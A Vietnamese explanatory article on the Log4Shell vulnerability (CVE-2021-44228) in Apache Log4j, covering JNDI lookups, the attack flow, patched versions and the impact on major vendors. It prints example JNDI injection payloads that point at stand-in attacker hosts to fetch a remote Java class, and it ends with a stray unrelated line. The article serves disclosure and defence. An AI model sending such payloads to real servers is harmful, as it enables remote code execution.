Lỗ hổng Log4Shell trong thư viện Log4j (CVE-2021-44228)

Log4j2 là một thư viện mã nguồn mở dựa trên java và thường được tích hợp trên các máy chủ web Apache với chức năng ghi lại nhật ký. Theo các nguồn tin, nhà nghiên cứu Chen Zhaojun của Alibaba đã gửi báo cáo lỗ hổng thực thi mã từ xa Log4j2 (RCE) cho Apache vào ngày 24/11/2021, lỗ hổng nghiêm trọng này sau đó đã được gán CVE hay còn được gọi là ‘Log4Shell’, tác động đến tất cả các phiên bản Log4j2 từ 2.0-beta đến 2.14.1

Khai thác lỗ hổng không yêu cầu xác thực cho phép thực thi mã từ xa trên bất kỳ ứng dụng nào sử dụng tiện ích nguồn mở Log4j và ảnh hướng đến các phiên bản Log4j từ 2.0-beta đến 2.14.1.

* 1. Giới thệu chung về Log4j

Apache Log4j hay thường gọi là Log4j là một trình ghi log (thư viện/ framework) được viết bằng ngôn ngữ Java. Framework Apache Log4j đang được sử dụng bởi hơn 5 triệu ứng dụng mã nguồn mở trên toàn cầu, con số này còn có thể lớn hơn gấp nhiều lần đối với các ứng dụng không công bố mã nguồn mở. Đây là phần mềm mã nguồn mở được duy trì bởi một nhóm lập trình viên tình nguyện của dự án phi lời nhuận từ Apache Software Foundation

* 1. Lỗ hổng CVE-2021-44228
* Sản phẩm: Apache Log4j
* Phiên bản ảnh hưởng: từ 2.0-beta đến 2.14.1
* Mã CVE: CVE-2021-44228

Lưu ý: Chỉ Log4j-core JAR bị ảnh hưởng bở lỗ hổng này. Các ứng dụng chỉ sử dụng JAR Log4j-api mà không sử dụng JAR Log4j-core sẽ không bị ảnh hưởng bởi lỗ hổng này.

**Dựa trên các tiêu chí:**

* Apache Log4j là thư viện, framework được sử dụng rấ phổ biến trên thế giới cũng như ở Việt Nam.
* PoC của lỗ hổng đã được công bố trên không gian mạng
* Khai thác lỗ hổng cho phép tin tặc thực thi mã từ xa
* Lỗ hổng được khai thác rất phổ biến với nhiều hình thức bypass WAF khác nhau
* Có thể nói đây là một lỗ hổng nghiêm trọng

**Phân tích:**

Từ bản Log4j 2.0, tính năng **lookup** được thêm vào nhằm bổ sung thêm các cách lấy các giá trị giúp cho việc logging thuận tiện hơn, trong đó bao gồm cả JNDI Lookup

JNDI?

Java Naming and Directory Interface là một java API cho phép lưu trữ và truy cập nhiều loại dữ liệu và tài nguyên, như đối tượng, tệp, thư mục,…


JNDI đã có mặt trong java từ cuối những năm 1990. JNDI được thiết kế để cung cấp một giao diện chung cho phép truy cập các dịch vụ hiện có như DNS, LDAP, RMI.

Lỗ hổng xảy ra ở tính năng kết nối tới bất kỳ dịch vụ nào (như LDAP) thông qua JNDI chỉ bằng cách sử dụng URL. Log4j không cung cấp bất kỳ bộ lọc nào để loại trừ các URL không xác định. Các dịch vụ từ xa như LDAP trả về đối tượng được tuần tụ hóa và class của nó ( có thể chứa mã độc). Điều này xảy ra bởi vì Log4j chứa cú pháp đặc biệt theo hình thức ${prefix:name}

Ví dụ: ${java:version} là phiên bản java đang được chạy

Vì vậy, tất cả những gì kẻ tấn công phải làm là tìm một số đầu vào được log lại và thêm một số dòng như ${jndi:ldap://example.com/a}

Đây có thể là một HTTP header phổ biến như User-Agent ( thường được log lại) hoặc có thể là một tham số như username,….

Kịch bản tấn công Log4Shell

**Kịch bản tấn công:**

1. Đầu tiên dữ liệu của kẻ tấn công được gửi đến server. (bằng nhiều phương thức: http,tcp,…)
2. Sau đó, kẻ tấn công cố gắng tìm một số value/paragram mà có thể được log bởi Log4j ( ví dụ: User-Agent của HttpHeader, username,…). Máy chủ logs dữ liệu trong request, bao gồm payload độc hại

Ví dụ: · ${jndi:ldap://attacker.com/a} (trong đó attacker.com là máy chủ bị kẻ tấn công kiểm soát)

1. Lỗ hổng Log4j cho phép kích hoạt payload và máy chủ tạo ra một request đến hacker.com thông qua JNDI
2. Từ đây, phản hồi sẽ bao gồm đường daxn tới một remote Java Class được đưa vào server

Ví dụ http://second-stage.attacker.com/Exploit.class. (trong đó second-stage.attacker.com là máy chủ bị kẻ tấn công kiểm soát)

1. Cuối cùng, payload được kích hoạt và cho phép kẻ tấn công thực thi mã từ xa

**Biện pháp khắc phục:**

Hiện tại đã được cập nhật bản vá cho lỗ hổng:

* Cập nhật lên Log4j 2.3.2 ( dành cho Java 6), 2.12.4 (dành cho Java 7) hoặc 2.17.1 (dành cho Java 8 trở lên)

Nếu không, đối với vác phiên bản từ 2.16.0 về trước, có thể xóa class JndiLookup khỏi classpath:

* zip -q -d log4j-core-\*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

Lỗ hổng CVE-2021-44228 cho phép kẻ tấn công bên ngoài hệ thống, không cần xác thực, có thể khai thác bằng cách gửi yêu cầu chứa mã khai thác (payload) đến máy chủ đang chạy phiên bản Log4j tồn tại lỗi. Yêu cầu được gửi đi sử dụng JNDI thông qua nhiều dịch vụ bao gồm:

* Lighweight Directory Access Protocol (LDAP)
* Remote Method Invocation (RMI)
* Domain Name System (DNS)

Lỗ hổng này được kích hoạt bởi payload, phía máy chủ sẽ tạo yêu cầu trên JNDI thông qua một trong các dịch vụ do kẻ tấn công kiểm soát. Khi nhận được yêu cầu này, kẻ tấn công sẽ trả về một đường dãn đến tập java class được lưu trữ từ xa cụ thể ở đây sử dụng lưu trữ tại máy chủ của kẻ tấn công, tệp này sau đó sẽ được phía máy chủ chèn vào luồng xử lý và cho phép kẻ tấn công có thể thực thi mã tùy ý

* 1. Mức độ ảnh hưởng của CVE-2021-44228

Log4j được sử dụng bởi nhiều framework và gói ứng dụng java phổ biến. Điều này có nghĩa là lỗ hổng bảo mật không chỉ nằm sâu trong các ứng dụng web dựa trên java mà cong trong hàng trăm nghìn ứng dụng doanh nghiệp, và Log4Shell rất dễ bị khai thác.

Rất nhiều ứng dụng và công ty công nghệ bị ảnh hưởng như: game Minecraft, Steam, Microsoft, Cisco, CloudFlare, Vmware,… thậm chỉ cả Google cũng không ngoại lệ.

Điển hình như Vmware đã có một thông báo về việc ảnh hưởng của CVE-2021-44228 trên các sản phẩm của mình vào ngày 10/12. Rất nhiều sản phẩm phổ biến của hãng đều tồn tại lỗ hổng. Hãng đánh giá nguy cơ ở mức nghiêm trọng và đã tiến hành cập nhật bản vá. Hãng Microsoft cũng đã có phản hồi về CVE-2021-44228 trên các sản phẩm của họ trong ngày 11/12. Trong đó ảnh hưởng lớn nhất có lẽ là với game Minecraft – tựa game nổi tiếng của Microsoft với 480 triệu người chơi trên toàn thế giới. Người dùng phiên bản Minecraft: Java Edition có chứa lỗ hổng CVE-2021-44228 có thể bị hack bất cứ lúc nào. Các video PoC về việc chiếm quyền điều khiển Minecraft dựa trên lỗ hổng Log4Shell cũng được cập nhật hàng ngày ngập tràn trên Youtube.

netcat-1.10.orig

